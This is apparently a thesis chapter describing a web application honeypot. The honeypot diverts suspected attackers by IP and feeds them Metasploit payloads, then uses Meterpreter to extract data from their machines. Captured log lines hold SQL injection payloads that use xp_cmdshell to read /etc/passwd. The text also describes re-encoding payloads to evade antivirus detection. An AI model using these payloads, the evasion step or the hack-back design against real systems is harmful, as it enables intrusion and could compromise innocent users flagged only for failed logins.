


Figure 4.4: Flowchart of attack diversion algorithm

After checking login information, it gives permission to access into honeypot admin panel that contains metasploit contents. Flowchart of ADA is shown in Figure 4.4.

**Algorithm 1** Detect attack and divert attacker into honeypot

```
Input: $IP_u$, $U_{name}$ and $P_{wd}$

1: Get $IP_u$ from $LLS$
2: Search $IP_u$ in $ALR$
3: if $IP_u$ found in $ALR$ then
4:     Divert to $LP_{wah}$
5:     Get $U_{name}$ and $P_{wd}$
6:     if $P_{wd}$ match to $P_{wah}$ from $DB_{wah}$ then
7:         Divert $U_{name}$ into $AP_{wah}$
8:     else
9:         Show invalid login message
10:        go to 5
11:    end if
12: else
13:    Divert to $LP_{rwa}$
14:    Get $U_{name}$ and $P_{wd}$
15:    if $P_{wd}$ match to $P_{rwa}$ from $DB_{rwa}$ then
16:        Divert $U_{name}$ into $AP_{rwa}$
17:    else
18:        Show invalid login message
19:        Count $A_n$
20:        if $A_n > \delta$ then
21:            Add $IP_u$ into $ALR$
22:            go to 7
23:        else
24:            go to 14
25:        end if
26:    end if
27: end if
```

If IP address from user session is not found in ALR, it treats the user as a real client and redirects the client to login page in RWA to get user credentials. The last portion of algorithm checks the user login information and lets client access the admin panel in RWA if credentials are matched to information in RWA database. If login credentials are wrong, algorithm also counts login attempts and checks number of attempts to maximum attempt limit. After maximum tryouts, it treats user as an attacker for brute-forcing and adds attacker IP address into ALR. Algorithm diverts attacker directly to admin panel in honeypot ensuring attacker as successful login. At the end stage of ADM, our algorithm diverts the attacker to WAH in different location from real web server if an attack is detected.

### 4.1.2 Web Application Honeypot

The proposed honeypot is a web application honeypot as shown in Figure 4.5 integrated with ADA in the login link script. WAH also have a web server where login page connected to WAH Database that makes similar scenario of RWA. Admin panel of WAH contains different metasploit contents in pdf and jpeg format. WAH web server have some directories and fake page files connecting with RWA server look like as real links.

### 4.1.3 Metasploit Content Generator

A shell script is designed to automatically generate given number of metasploit contents for WAH. It uses MSF to generate single exploit. By this generator script, we can generate different types of metasploit files which will be used in different operating system of attacker. To create undetectable metasploit content, every exploited file is updated by changing its signature by decoding it, adding few comments in it and encoding it again.

### 4.1.4 Data Capture and Analysis Module

This module uses meterpreter console to extract resources and activities information from the attacker system. Every shell script for specific exploit type contains auto-script to run meterpreter automatically with specific port, host and another auto-script. 1st auto-script in meterpreter shell script is configured by specific msf




WAH
Login link in WAH
WAH Database
Attack Diversion Algorithm
Login Page of WAH
Admin Panel with metasploit contents
RWA
Login Page connected to RWA DB
Admin Panel with real contents
RWA Database

Figure 4.5: Proposed model of honeypot

command list. 2nd auto script contains meterpreter command list that can be run to extract while the attacker is opening metasploit content. It also stores extracted information into database for further analysis about attacker motive and skill. DCAM architecture is shown in Figure 4.6.

## 4.2 System Implementation and Results

Basically, WAH is implemented on another server in different location from RWA. WAH is also considered as a most important component with three other components ADA, MCG and DCAM. These components are implemented by analyzing various approaches and choosing the best one.



Client/Attacker
Meterpreter Console Session
Extracted Output
Meterpreter Shell Script
1st Auto Script (MSF Command)
2nd Auto Script (Command List)

Figure 4.6: Data Capture and Analysis Module

### 4.2.1 Implement Log Analyzer and Parser in ADM

To implement log analyzer and parser (LAP) in attack detection module (ADM), we have developed a php script that can analyze various log data to detect web attacks.

#### 4.2.1.1 Analyzing Log for Web Attacks


Standard web servers like Apache and IIS generate log by default in the Common Log Format (CLF). The CLF log file contains a separate line for each HTTP request, can be readily analyzed by a variety of web analysis programs. A line in a file stored in the Common Log Format is composed of several tokens separated by spaces:

**host identifier auth-user date-time request status bytes**

Several logs are maintained on a web server for various obvious reasons. WAH contains some logs in following locations -

- /opt/lampp/logs/access_log
- /opt/lampp/logs/error_log
- /opt/lampp/logs/php_error_log
- /opt/lampp/logs/ssl_request_log

While simulating SQLi attack on WAH web server, the observation of access_log file is executed by **cat /opt/lampp/logs/access_log — grep 'UNION'** and log records are found as shown in Figure 4.7. It is obvious that attacker with the IP address 65.242.101.253 and 179.154.252.163 have attempted SQL Injection. Our attack simulating IP 103.76.198.114 was also found in log.



```
root@asifalin:/opt/lampp/htdocs# cat /opt/lampp/logs/access_log | grep 'UNION'
65.242.101.253 - - [06/Sep/2017:01:15:28 +0600] "GET /?ypxT%3D5779%20AND%201%3D1%20U
NION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%
27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%
20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1" 200 2
183
179.154.252.163 - - [08/Sep/2017:03:11:48 +0600] "GET /?ACDB%3D4113%20AND%201%3D1%2
UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E
%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B
%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1" 200
2183
103.76.198.114 - - [09/Sep/2017:18:24:56 +0600] "GET /rdata/news.php?nid=62380&jhGv%
3D8428%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22X
SS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%2
02%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%
27%29%23 HTTP/1.1" 200 16180
root@asifalin:/opt/lampp/htdocs#
```

Figure 4.7: Analyzing access log to detect SQLi attack

#### 4.2.1.2 Creating Parser Script by PHP


LAP script is developed using PHP that extracts SQLi attacking log and other attacking log from access_log by executing shell command, searches extracted IP address into ALR whether this IP address is already existed or not. Finally, LAP stores marked IP address and details into ALR in WAH. LAP source code has been added in appendix A.

This LAP is automatically executed every 5 seconds by cronjob in WAH, configured by:

***/5 * * * * /opt/lampp/bin/php /opt/lampp/htdocs/lap.php**.

### 4.2.2 Update Attacking Log Records in ADM

In every specific time interval, LAP extracts log, checks existing IP address in ALR and updates ALR in WAH database that contains IP address, attack type and access details field as shown in Figure 4.8



Showing rows 0 - 2 (3 total, Query took 0.0029 seconds.)

```
SELECT * FROM `attacklog`
```

| | ip | attack_type | access_details |
|---|---|---|---|
| Edit Copy Delete | 103.76.198.114 | SQLi attack | 103.76.198.114 - - [09/Sep/2017:18:24:56 +0600] G |
| Edit Copy Delete | 179.154.252.163 | SQLi attack | 179.154.252.163 - - [08/Sep/2017:03:11:48 +0600] |
| Edit Copy Delete | 65.242.101.253 | SQLi attack | 65.242.101.253 - - [06/Sep/2017:01:15:28 +0600] G |

Figure 4.8: ALR in WAH database

### 4.2.3 Deploy Attack Diversion Algorithm in Login Link Script

First portion of ADA is added into login link script in WAH that exits in RWA by DNS configuration as real login link. ADA is activated and redirects user to access either RWA login page or WAH login page. ADA first gets client IP address and checks this IP address into ALR. If IP address is found in ALR, ADA shows WAH login page link. If IP address is not found in ALR, ADA primarily treats client as valid user and shows RWA login page.


Second portion of ADA exists in RWA login page that counts number of failed login tryouts. ADA adds client IP address into ALR through remote database access in WAH for dictionary attack and diverts user directly to WAH admin panel after exceeding maximum number of tryouts. PHP code for both portion of ADA is shown in appendix A.

### 4.2.4 Implement Web Application Honeypot

To implement WAH in different server from RWA, we have used our own linux server with public IP address.

#### 4.2.4.1 Merging WAH Directories into RWA

To integrate WAH into RWA, we added DNS record into RWA as shown in Figure 4.9. At first, we assign a public IP address for WAH and configure WAH with web



```
adminpanel.focusbangla.com.bd.    14400    IN    A    203.112.220.235
```

Name: adminpanel.focusbangla.com.bd.

TTL: 14400

Type: A

Address: 203.112.220.235

Figure 4.9: Add WAH directory into RWA sub-domain

server and database server. We add this WAH IP address in newly created DNS record of RWA that assigns a subdomain of RWA but contains all WAH metasploit contents in this subdomain.

#### 4.2.4.2 Set Web Honeypot as Vulnerable System

After analyzing the host meta information, attacker uses specific tools to extract login data from vulnerable system. To implement in live system, real web application's parameter passing has been opened so that attacker can find out vulnerability.

#### 4.2.4.3 Fabricate Web Content for Attacker's Analysis

An attacker uses Nmap or similar tools to analyze host and can easily find out if any framework is used to develop the web application in host [53]. To simulate this part, our web application honeypot's Meta contains framework information so that an attacker easily finds out and takes next step to break the framework. Another

tool is 'dnmap' which can distribute nmap scans among several clients in client-server model. It reads a file which is already created with nmap commands and sends those commands to each client connected to it. Nmap simulation is shown in appendix A.
Determining the operating system of a host is important to every attacker for listing possible security vulnerabilities, defining the available system calls to set the specific exploit payloads, and for many other OS-dependent tasks. Nmap Network Mapper is known for having the most complete OS fingerprint database and functionality.

#### 4.2.4.4 Create Link for Web Vulnerability


In real web application, user enumeration is sometimes failed to extract data for using other framework. For that reason, parameter passing is enabled to create vulnerability in web application.
To deploy this type of vulnerability in live web application from WAH, direct parameter passing or $_POST method has been used as following format:
www.subdomain.domain.com?parameter=value
where www.subdomain.domain.com is coming from WAH hosting by DNS setup.

#### 4.2.4.5 Create User Information Table

Two user information tables is created in two different database server. One user table contains real user and password information in RWA. The other user table containing fake user and password information in WAH database that can be extracted by SQLi attack or enumeration attack. Dictionary attack is also applicable for this such type of table as shown in Figure 4.10. Attacker extracts tables, fields and data from database related to real web application using by SQLmap or WPscan or other tools. The first target of attacker to get user login information from web application. To make attacker believe the user login table is real, fake user login table has been deployed that contains like real table structure but fake information.

### 4.2.5 Implement MCG to Generate Exploit Automatically

To generate metasploit content automatically, we merge some bash command to run metasploit framework, NXCrypt and PHP script in a shell script. We run MCG as




| | uid | name | fullname | email | password | memberof | access | homea |
|---|---|---|---|---|---|---|---|---|
| lete | 203 | focussumon | mr. sumon | | F0cusSumon | 0 | | n/a |
| lete | 204 | focusadmin | mr. admin | | admin*123 | 0 | | n/a |
| lete | 205 | dev | mr. dev | | focus123* | 0 | | n/a |
| lete | 206 | focususer1 | mr. user1 | | abc*123456 | 0 | | n/a |
| lete | 207 | focususer2 | mr. user2 | | q1w2e3r4t5 | 0 | | n/a |
| lete | 208 | focususer3 | mr. user3 | | asdfqwer123* | 0 | | n/a |
| lete | 209 | focususer4 | mr. user4 | | test1234 | 0 | | n/a |
| lete | 211 | focususer5 | mr. user5 | | asdf1234* | 0 | | n/a |
| lete | 212 | focusop1 | mr. operator1 | | robin1985 | 0 | | n/a |
| lete | 213 | focusop2 | mr. operator2 | | realmadrid7 | 0 | | n/a |
